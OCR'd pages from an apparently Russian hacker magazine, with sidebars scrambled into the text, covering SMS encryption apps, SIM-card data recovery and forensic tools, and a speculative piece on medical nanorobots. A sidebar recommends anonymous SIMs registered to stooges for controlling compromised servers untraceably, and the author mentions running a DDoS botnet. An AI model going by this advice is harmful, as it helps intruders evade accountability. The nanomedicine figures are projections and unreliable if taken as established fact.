
Платформа: Symbian OS
Сайт: www.fortressmail.net/fortress_sms. htm

Пользователи Fortress SMS могут создавать и читать зашифрованные сообщения непосредственно на своих смартфонах без обязательного наличия каких-либо новых аппаратных решений у оператора. Сообщения сохраняются в закриптованном виде, и просмотреть их можно только после ввода пароля. Примечательно, что Fortress SMS поддерживает несколько алгоритмов шифрования (AES, MD5), проверку целостности информации, а также систему UNICODE, что исключает любые проблемы с кириллицей.

Pointsec

Платформа: Symbian OS
Сайт: www.pointsec.com

Отличная программа для работы с sms. Может симулировать прием сообщения (очень помогает, когда ищешь повод для ухода), отправлять сообщения в заданное время, шифровать их, прятать от определенного номера и многое другое.



› Вот так информация о тебе распространяется по базам оператора

EmoSEC Secure SMS
Платформа: Symbian OS
Сайт: www.emosecure.com
По мнению www.gsmawards.com, это лучший продукт для шифрования sms.

SmsProtector
Платформа: JAVA
Сайт: www.wce.by
А это уже Java-мидлет для шифрования сообщений, поэтому его можно использовать практически на любых телефонах. Но спешу предупредить: автор не гарантирует стойкость системы.


Что помнит мобильник?

Теперь поговорим о том, что есть в любом мобильном телефоне, — о SIM-карте. Не стоит относиться к ней исключительно как к средству идентификации абонента в мобильных сетях. SIM'ка, помимо всего прочего, является еще и контейнером для хранения информации: контактов и sms-сообщений. Ты представляешь, насколько важны эти данные? Если неприятель доберется до твоей SIM-карты, то легко определит круг твоего общения, родных и близких, а это далеко не самая приятная ситуация. А так как содержимое памяти SIM-карты организовано как набор из примерно 30-ти файлов, которые можно считать стандартным образом, поместив SIM'ку в считыватель смарт-карт, сделать это довольно просто. Легче всего — имея коды доступа (PIN или PUK), но даже без них спецслужбам и знающими людям удается вскрывать содержимое SIM-карт. Такое, например, возможно с помощью чисто хакерских утилит Chip-It(http://mobileoffice.co.za/download_chipit_sim_editor.htm), PDU-Spy (http://www.nobbi.com/download.htm) или SIM-Scan (http://users.net.yu/~dejan).

В судебной практике обычно применяют более легитимные программы, например Cards4Labs, разработанную специально для органов правопорядка в Нидерландском институте криминалистики. Во многих случаях можно восстановить даже те данные, которые были удалены. Sms-сообщения хранятся как во внутренней памяти телефона, так и на SIM-карте, где размещаются как правило в 12 слотах, имеющих длину 176 байт. На первом месте расположен байт состояния, а остальные 175 байт — информация о конкретном сообщении (метка номера адресата, дата/время сообщения, собственно текст). Когда пользователь удаляет sms, байт состояния выставляется в 0, сигнализируя, что слот освободился, в то время как байты со



www.mobilephoneforensics.com — все о восстановлении и анализе информации с мобильных телефонов. Компания работает на заказ, но на сайте часто выкладываются очень интересные материалы.
www.gsm-security.net — сайт для тех, кто интересуется вопросами GSM/GRPS безопасности.



Весь описанный в статье софт и документацию по архитектуре SIM-карт ты найдешь на диске. Узнай же, наконец, о том, что творится у тебя в мобильнике!



Вся приведенная информация дана исключительно для ознакомления и ни в коем случае не может быть использована в противозаконных целях.

2-го по 176-й остаются нетронутыми. Это значит, что информацию можно извлечь из SIM-карты.
С внутренней памятью телефона та же история, но уже со своей спецификой. Многие профессиональные программы, например SIMIS (www.icardforensics.com/SIMIS.asp) и XRY (www.msab.com), работают не только с SIM-картой, но еще и с памятью самых разнообразных сотовых телефонов и могут извлечь оттуда все что угодно: записную книжку, фотографии, сообщения, расписание, всю техническую информацию и т. д.
Внешне XRY (www.msab.com) представляет собой комплект, состоящий из специального ресивера, который поддерживает Bluetooth/IRDA/USB, и диска с программным обеспечением. Вся информация с мобильника прогоняется через ресивер посредством беспроводных технологий, а подключение по USB позволяет перекинуть полученные данные на компьютер. В целях безопасности создается криптованный xry-файл, на который можно наложить пароль.
В качестве наглядного примера хочу рассказать тебе об одном любопытном случае с известным всему миру аукционом eBay, который проводила компания Trust Digital. Компания приобрела на аукционе 10 мобильных телефонов бизнес-класса. При помощи специальной программы ее экспертам удалось раздобыть из недр памяти купленных телефонов любопытную информацию: планы транспортной компании, которая собиралась выиграть многомиллионный федеральный контракт по транспортировке; информацию о покупке лицензий на программное обеспечение общей суммой в 50 тысяч долларов США; данные о счетах в банках и паролях; детали предписаний и квитанций за сервисные платежи одного рабочего. Как тебе? Наверняка хочется узнать надежный способ для безвозвратного удаления всей инфы? Тогда тебе прямиком нужно отправляться на сайт www.wirelessrecycling.com/home/data_eraser/default.asp. Там ты сможешь найти необходимый софт, а также прочитать о способах ручного сбрасывания накопившейся информации для всех марок мобильных телефонов. Например, для моего старенького Sony Ericsson T610 можно сделать Master Reset и навсегда забыть о том, что было на мобиле. Делает это так: вызывается меню, вводится «#,9,2», нажимается «Yes», вводится четырехзначный код безопасности (у меня его нет, поэтому проходит стандартный «0000»). Через несколько минут все безопасно удаляется.
Если тебе интересно самому отследить данные на своем сотике, рекомендую прогу EdSIM PRO (www.icardforensics.com/EdSIM.asp). Она позволяет залезать в недра SIM-памяти, редактировать любую информацию или вообще удалять ее. Если же она не подойдет, отправляйся за аналогичным софтом на www.e-evidence.info/cellular.html, где доступны программы для любых моделей сотовых телефонов.

О неудачных шутках, или: «Вась, это FBI!»

Наверняка тебя радуют развлечения с балк-гейтами для анонимной отправки sms. Главное здесь — не переста-

ПОЛЕЗНЫЙ СОФТ

Мобильник — это не просто средство общения, но еще отличный инструмент для удаленного управления. Добавь к этому анонимную SIM-карту, зарегистрированную на подставное лицо (дроп), — и ты получаешь отличную возможность управлять порутанными серваками без опасения быть найденным. При этом не обязательно даже подключать его к компьютеру, многое выполнимо прямо с экрана телефона! Правда, для этого нужно запастись подходящими программами:

SSH and Telnet client for mobile phone
www.xk72.com/midpssh/index.php
SSH1-, SSH2- и Telnet-клиент для J2ME-устройств. Несмотря на свой крохотный размер, имеет достаточную функциональность для соединения и управления любым сервером.

TSMobiles RDM+
www.shapeservices.com
Удаленный доступ к компьютеру посредством RDP неотъемлемая фича в арсенале каждого хакера, поэтому аналог для мобильника имеет исключительную актуальность.

Nokia Mobile VPN
www.nokia.com/mobilevpn
Клиент для мобильных телефонов Nokia, позволяющий подключаться к виртуальным частным сетям. Не надо объяснять, насколько будет здорово, если свой интернет-трафик пустить через шифрованный VPN-канал и таким образом полностью исключить возможность снифинга со стороны провайдера. В моей практике был случай, когда приходилось прибегать к мобильным средствам для управления DDoS-ботнетом.

Для того чтобы использовать GPRS для анонимного серфинга, от тебя потребовался бы немалый баланс. Для серьезной экономии трафика и, соответственно, долларов на счету было разработано специальное приложение, которое применяет SoonR (www.soonr.com), использующий AJAX-интерфейс. Тулза совместима с популярным мобильным браузером Opera Mobile Browser (www.opera.com) и, что особенно важно, работает на всех современных мобильных ОС. Одной из известных фишек технологии AJAX является уникальный компонент JS XML Http Request, позволяющий загружать только ту часть страницы, которая изменилась. Похожие принципы используются в работе с такими маститыми сервисами, как Remote Desktop. На борту программы также содержатся встроенный планировщик задач, календарь, блокнот, Remote Desktop Client, плагин интегрирования с Outlook и Skype. Да-да, ты не ослышался, SoonR Talk — уникальная опция для использования Skype прямо с мобильного телефона.

раться с шутками и до смерти не напугать людей, тем более что все отправленные сообщения логируются вместе с IP'шником. Не забывай о средствах сохранения анонимности (SSH-туннелирование, сокс-прокси, VPN, TOR). Прикольно, что некоторые сервисы, в том числе известнейший Clickatell (www.clickatell.com), предоставляют доступ к своим услугам прямо с экрана мобильника через специальный JAVA-апплет. Но и в этом случае вместе с сообщением ты передаешь часть данных о себе. Чтобы такого не происходило, я бы предложил в особенно конфиденциальных случаях воспользоваться следующим решением — создать свой собственный sms-гейт. Это реализуемо с помощью пакета (www.gammu.org), который выполняет роль шлюза и управляется посредствам web-интерфейса.

Это неизбежно

На самом деле, это лишь часть информации, которая долгое время была в большем обьеме засекречена. С образованием Европейского Союза появляются все более совершенные технологии и средства, обеспечивающие трейсинг/прослушивание практически любого абонента. Нередко упоминается о возможностях доступа к телефону с опущенной трубкой и прослушивания всех разговоров рядом с телефонным аппаратом при полнейшем неведении пользователя. Да и вообще, по правде говоря, все движется в сторону глобального контроля: чего только стоит идея имплантировать всем людям RFID-чипы. Во что из этого верить — дело твое, но тайное обычно становится явным как раз в самый неподходящий момент.



Аппаратный GSM-снифер. Именно так обычно выглядят EMSI-catcher'ы!



ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU/

МЕДИЦИНА АТАКУЕТ!

ВСЕ О НАНОМЕДИЦИНЕ XXI ВЕКА

Как ни крути, но в сравнении с другими науками медицина со времен Гиппократа развивается довольно медленно. Как ты понимаешь, связано это, в основном, с тем, что человек сам по себе — устройство сложное и не одно десятилетие понадобилось для изучения его тела от костей до отдельных клеток. В 50-х годах прошлого века, с расшифровкой структуры ДНК, появилась надежда на то, что когда-нибудь в отдаленном будущем медицина доберется наконец-то до корней любого заболевания, которых без изучения тела на молекулярном уровне не поймаешь.

Ты сам знаешь, что пока не поймешь, как работает и из каких частей состоит тот или иной девайс, отремонтировать его невозможно. Тело — такой же девайс, только очень сложный. Его основные «шестеренки и запчасти» лежат в диапазоне размерных величин, который называется нанометровым. Вот почему до развития нанотехнологий — комплекса наук, занимающихся постройкой и изучением объектов, состоящих из отдельных молекул и атомов, — медицина была «поверхностной».

Второй ляп медицины вообще — это то, что тебя начинают лечить уже после того, как болезнь не только появилась и развилась в теле, но еще и смогла «закрепиться» в нем, иначе тебе просто не поставили бы диагноз. То есть врачи начинают бороться за твое здоровье уже с фактического поражения. Как ты знаешь, лучшая защита — это нападение, поэтому медицина должна стать упреждающей, а это возможно только с помощью почти ежедневного обследования каждой клетки организма.

Конечно, при современном состоянии медицинской техники об этом можно только мечтать, но ведь мы живем в мире, в котором есть не только клятва Гиппократа и скальпели, чья форма сотни лет не менялась и сохранилась в исходном виде до наших дней. Мы ведь на себе испытываем Закон Мура; видим, как появляются первые настольные ДНК-секвенаторы; знаем не понаслышке, что такое генная инженерия, наконец! Так что через несколько десятилетий медицина приобретет совершенно другой облик. И в далеком 2050 году не мы будем ходить к врачу, а врачи миллиардами штук будут сидеть в нас, постоянно ремонтируя сдающие от старости клетки, следя за тем, чтобы мы не заболели.

Революция под названием «наномедицина» намечается уже сегодня. Оставим скальпели и пилы в XX веке! Новый век будет оперировать объекты, намного меньшие, чем кости и сосуды. И все это станет реальностью благодаря быстрому развитию биотехнологии, генной инженерии, нанотехнологий и наноэлектроники.

А для того чтоб ты знал, чего стоит ждать от врачей через лет 40-50, я расскажу о самых перспективных современных работах в области наномедицины.

Почти новый человек

Итак, начнем экскурсию в госпиталь второй половины XXI века! Основным «лекарством» в эру наномедицины будут нанороботы — молекулярные машинки, способные на нехитрые операции. Вот, например, ты знаешь, как работает компрессор? Накачивает воздух в емкость под давлением. Простое устройство. А вот если его более сложный аналог сделать размерами с красную кровяную клетку и запустить пару миллиардов таких машинок в кровь, то ты сможешь обходиться без воздуха несколько часов.

Этот очень простой наноробот спроектирован ученым Робертом Фрайтасом. И если бы сегодня были такие инструменты, с помощью которых его можно было бы сделать, то дайвинг стал бы одним из самых популярных видов спорта.


Назвали робота респироцитом, то есть клеткой, отвечающей за транспорт респираторных газов. Его ориентировочный размер — 1 микрон в диаметре. Этот сферический наноробот должен быть изготовлен из 18 миллиардов атомов. Оболочку механизма образует углерод с кристаллической решеткой алмаза.

Как я говорил выше, респироцит — простой гидропневмоаккумулятор, который, согласно проекту, может нагнетать внутрь себя 9 миллиардов молекул кислорода (O_2) и углекислого газа (CO_2). Позже эти газы выпускаются из респироцита под контролем бортового компьютера. Газы сохраняются под давлением около 1000 атмосфер.


Этот девайс, несмотря на простоту, будет запрограммирован на то, чтобы полностью выполнять функцию переноса газов, которую осуществляют наши родные эритроциты.


В проекте поверхность каждого робота на 37% покрыта 29160-ю молекулярными сортирующими роторами, которые, как на-

> Механический фагоцит Фрайтаса




> Кровеносный сосуд, выстланный наноалмазными роботами







› Worm — альтернативный девайс, поедающий бактерии



› «Робокровь»

сосы, накачивают или выпускают газы из внутреннего резервуара респироцита. Когда наноробот проплывает в альвеолярных капиллярах, давление кислорода в смеси с углекислым газом выше, поэтому бортовой компьютер приказывает сортирующим роторам нагнетать в резервуары кислород, выпуская CO2. И наоборот, когда устройство определяет, что находится в тканях, бедных кислородом, происходит выпуск кислорода и закачка углекислого газа.

При этом респироцит будет в 236 раз эффективнее эритроцита, так как кислород, переносимый им под давлением, занимает гораздо меньший объем. И это благодаря исключительной прочности алмазоида — наноматериала, позволяющего поддерживать внутри устройства такое высокое давление газов. Чтобы ты представил себе, как это много — 236 раз, я тебе скажу, что пятикубовая инъекция пятидесятипроцентного раствора респироцитов в кровоток могла бы заменить всю кровь!

Искусственные эритроциты будут иметь сенсоры для приема акустического сигнала от врача, который будет использовать ультразвуковой передатчик для подачи команд роботам, чтобы изменять их поведение, пока они находятся в пациенте. Например, врач может дать команду респироцитам прекратить нагнетание кислорода и остановиться, а позже — дать команду о включении.

А для достижения с помощью респироцитов эффекта длительного дыхания нужно будет несколько раз провести гипервентиляцию легких (10-12 раз глубоко вдохнуть). И после этих манипуляций ты сможешь находиться без кислорода в течение часа.

Другой простой девайс будет кстати экстримщикам. Если ты порезался, как долго у тебя течет кровь и ты ходишь с пластырем? Несколько часов? А с помощью нанороботов, названных клоттоцитами, остановить кровотечение можно будет за несколько секунд.

Принцип действия этих наномашин тоже довольно прост. Знаешь, как останавливается кровотечение в твоем кровотоке? Тромбоциты собираются вокруг и выпускают нити фибрина, которые, словно сети, ловят клетки. Так постепенно рана затягивается, но процесс этот довольно длительный, и ученые решили его ускорить с помощью нанороботов.

Представь себе сферу диаметром 2-4 микрона, в которую впихнули тонкую сеть, состоящую из волоконной массы. Как только происходит кровотечение, данные об окружающем давлении поступают в бортовой компьютер, и механический тромбоцит выталкивает волокна в непосредственной близости от разрыва капилляра или сосуда.


Отдельные части волокон, контактируя с водой, находящейся в кровяной плазме, растворяются в ней, раскрываясь, подобно рыболовной сети. Красные кровяные клетки попадают в искусственную сеть, которую образуют все большее и большее число активирующихся механоцитов, и кровотечение останавливается.

Как клоттоцит будет определять, когда следует выбрасывать связывающую сеть? Для этого у него будут встроенные сенсоры давления газов. Как только первый клоттоцит будет выброшен кровотоком из раны на поверхность человеческого тела, сенсоры немедленно сообщат бортовому компьютеру об изменениях в парциальных давлениях газов и устройство передаст эту информацию соседям при помощи акустических импульсов. Остальные же роботы при получении этой информации немедленно активизируют сети.

При этом сети смогут останавливать кровотечение в 100-1000 раз быстрее, чем в случае, если бы оно останавливалось естественным образом, без присутствия в крови нанороботов.


Как видишь, простые приемы, реализованные на клеточном уровне, могут очень помочь медикам.

› Атака микробов механофагоцитами





› Стыковочные доки




› Клоттоциты с выпущенными сетями.


А что если мы придумаем что-нибудь посложнее, например машинку, которая ловит микробов?


Заводные бактериофаги

Оказывается, что с рядом медицинских задач наше бренное тело справляется очень неплохо, правда, мы при этом несколько дней болеем гриппом, зарабатывая «бонусные очки» иммунитета, которые потом послужат нам верой и правдой при атаке аналогичного вируса. Но зачем ждать, превращая тело в «гриппозный полигон», если нанороботы могут за полчаса уничтожить все болезнетворные вирусы и бактерии? Причем — используя совершенно природный способ. Они их просто съедят. Да, оказывается, это не только самый природный, но и самый эффективный метод борьбы с инфекциями. Спроектированный Робертом Фрайтасом, наноробот — микрофагоцит (microbivore) — работает в точности, как его органический аналог: все попавшие внутрь механизма бактерии и вирусы сначала тщательно перемалываются алмазоидными лезвиями, а затем перевариваются набором из 40 ферментов.




› Foresight Institute Nanomedicine Gallery — наномедицинская галерея Института Предвидения
http://www.foresight.org/Nanomedicine/Gallery
KurtzweilAI — Сайт Рэя Курцвейла, одного из самых ярых трансгуманистов
http://www.kurzweilai.net





Возможный вид клоттоцита



Структура алмазоида

Иммунная система реагирует в основном на «чужеродные» поверхности. Размер наноробота так же играет при этом важную роль, как и мобильность устройства, шероховатость поверхности и ее подвижность. Вообще проблема биосовместимости, в принципе, не сложнее проблемы совместимости биоимплантантов. В некоторых случаях эта проблема может оказаться проще, чем ее привыкли представлять, так как многие типы медицинских нанороботов будут временно находиться в человеческом теле. Даже на сегодняшний день применение иммуноподавляющих агентов на период наномедицинского лечения может способствовать пребыванию в теле человека «незащищенных» роботов и выполнению ими своей работы без проблем.

Идеальный выход из этой проблемы — конструирование роботов из алмазоидных материалов. Такое алмазоидное покрытие («организованное», то есть нанесенное атом за атомом, с нанометровой гладкостью) будет иметь очень низкую биологическую активность и прочность алмаза. Благодаря физико-химическим свойствам алмазоидной поверхности и внешняя оболочка роботов будет полностью химически инертна.

Благодаря специальным обратимым «присоединительным гнездам» бактерия прилипает к поверхности наноробота, как муха на липкую ленту. В самом нанороботе содержится несколько сотен телескопических наноманипуляторов, изготовленных по примеру «руки робота». Как только бактерии пойманы, они аккуратно собираются с поверхности робота манипуляторами и засовываются во входной порт на передней части устройства — рот микрофагоцита.

При этом «переваренные» роботом остатки бактерий представляют собой простые аминокислоты, мононуклеотиды, глицерин, воду, жирные кислоты и простые сахара, абсолютно безвредные для организма человека. Интересно, что наши естественные фагоциты работают хуже: после переваривания бактерий остается много вредных веществ, которые вызывают интоксикацию организма.

Вся операция по захвату и перевариванию вредоносного микроба, по идее, должна длиться не более 30 секунд.

Представляешь, что случится в крови, если туда запустить армию таких машинок? Терапевтическая доза (то есть минимальное количество, необходимое для лечения) нанороботов составляет 1-10 миллиардов штук. Но так как суммарный их объем — до трех кубических сантиметров, тебя не должно «раздуть» от такого страшного количества наномашин.

За 30 секунд миллиарды нанороботов захватят по несколько бактерий и с успехом их переварят.

Грубые арифметические подсчеты показывают, что в среднем через 30 минут, а в крайнем случае через 2 часа ты будешь полностью здоров.

Как ни удивительно это звучит, но энергию для работы микрофагоцит будет получать из твоей крови. Он будет вытягивать из нее основное топливо всех медицинских наноустройств — глюкозу. Она, взаимодействуя с кислородом в специальных реакторах, приведет в движение все механизмы и компьютеры робота. Так что, плотно подзаправившись чем-нибудь сладким, можно «зарядить батарейки» нанороботов на несколько дней.

Согласно теории, все терапевтические нанороботы соединятся между собой с помощью акустических передатчиков, которые будут транслировать всю информацию об их работе на узловые станции, размещенные в кабинете у врача или у тебя на кожном дисплее.

Получается, что у тебя в теле может находиться целая медицинская сеть, составленная отдельными компьютерами нанороботов. Например, если появилась новая разновидность вируса гриппа, ты скачиваешь по медицинской сети обновленный антивирус, и миллиарды наномашин внутри тебя тут же перестраивают свои молекулярные гнезда-липучки, для того чтобы те могли ловить вражеские микроорганизмы.


Майка для супермена

Лечение человека — не единственное направление деятельности наномедицины. Она занимается и другими, более интересными вопросами. Один из них — усовершенствование человеческого тела. Например, ты упал с девятого этажа. Что бы было с тобой в XX и начале XXI века? Скорее всего, ты бы разбился. Ну, в лучшем случае остался бы инвалидом. В конце XXI века человек, прошедший через имплантацию искусственной кровеносной системы — васкулоида, отделается легким испугом.

И это без всяких силовых полей, антигравитации и других похожих трюков. Все гораздо проще. Представь себе, что у тебя есть кусок алмаза с тебя размерами и что ты кидаешь его с девятого этажа. Ну, естественно, был бы у тебя такой кусок, ты бы его никуда не кидал. Но ведь это только иллюстрация, так что представь. Что будет с алмазом? Да ничего не будет!

А теперь вообрази, что этот кусок алмаза поместили внутрь тебя. Причем так, что ты можешь жить как раньше. Звучит фантастично, но это, как ты дальше увидишь, вполне возможно при соответствующем развитии наномедицины.

Несколько лет назад ученые задумались над вопросом: можно ли полностью заменить кровеносно-сосудистую систему человека одним сложным комплексом из нанороботов?



› Молекулярные сортирующие роторы и присоединительные места

Каждый молекулярный ротор имеет гнезда по окружности, конфигурированные под определенные молекулы. Находясь в окружении молекул, гнезда селективно связывают заданные молекулы и удерживают их до тех пор, пока они не окажутся внутри устройства. От «гнезда» их отсоединяет стержень, расположенный внутри ротора. Такие роторы будут спроектированы из 105 атомов. Они позволят создавать давление в 30000 атмосфер.

Роторы полностью обратимы, и поэтому могут быть использованы как для нагнетания, так и для выгрузки газов, воды и глюкозы. Каждый ротор имеет для присоединения молекул 12 гнезд, расположенных по длине окружности ротора.

Все присоединительные места, описанные выше, могут работать благодаря усилиям Ван-Дер-Ваальса и Кулона. Ученые предлагают ряд «механических» рецепторов для сортировки молекул. По сигналу с компьютера рецептор автоматически принимает форму нужной молекулы.

Конечно, сделать это будет довольно трудно, но не невозможно. Тем более что необходимо сконструировать только один рабочий экземпляр, а остальные благодаря методам автоматизированного молекулярного конструирования будут растиражированы за считанные дни.

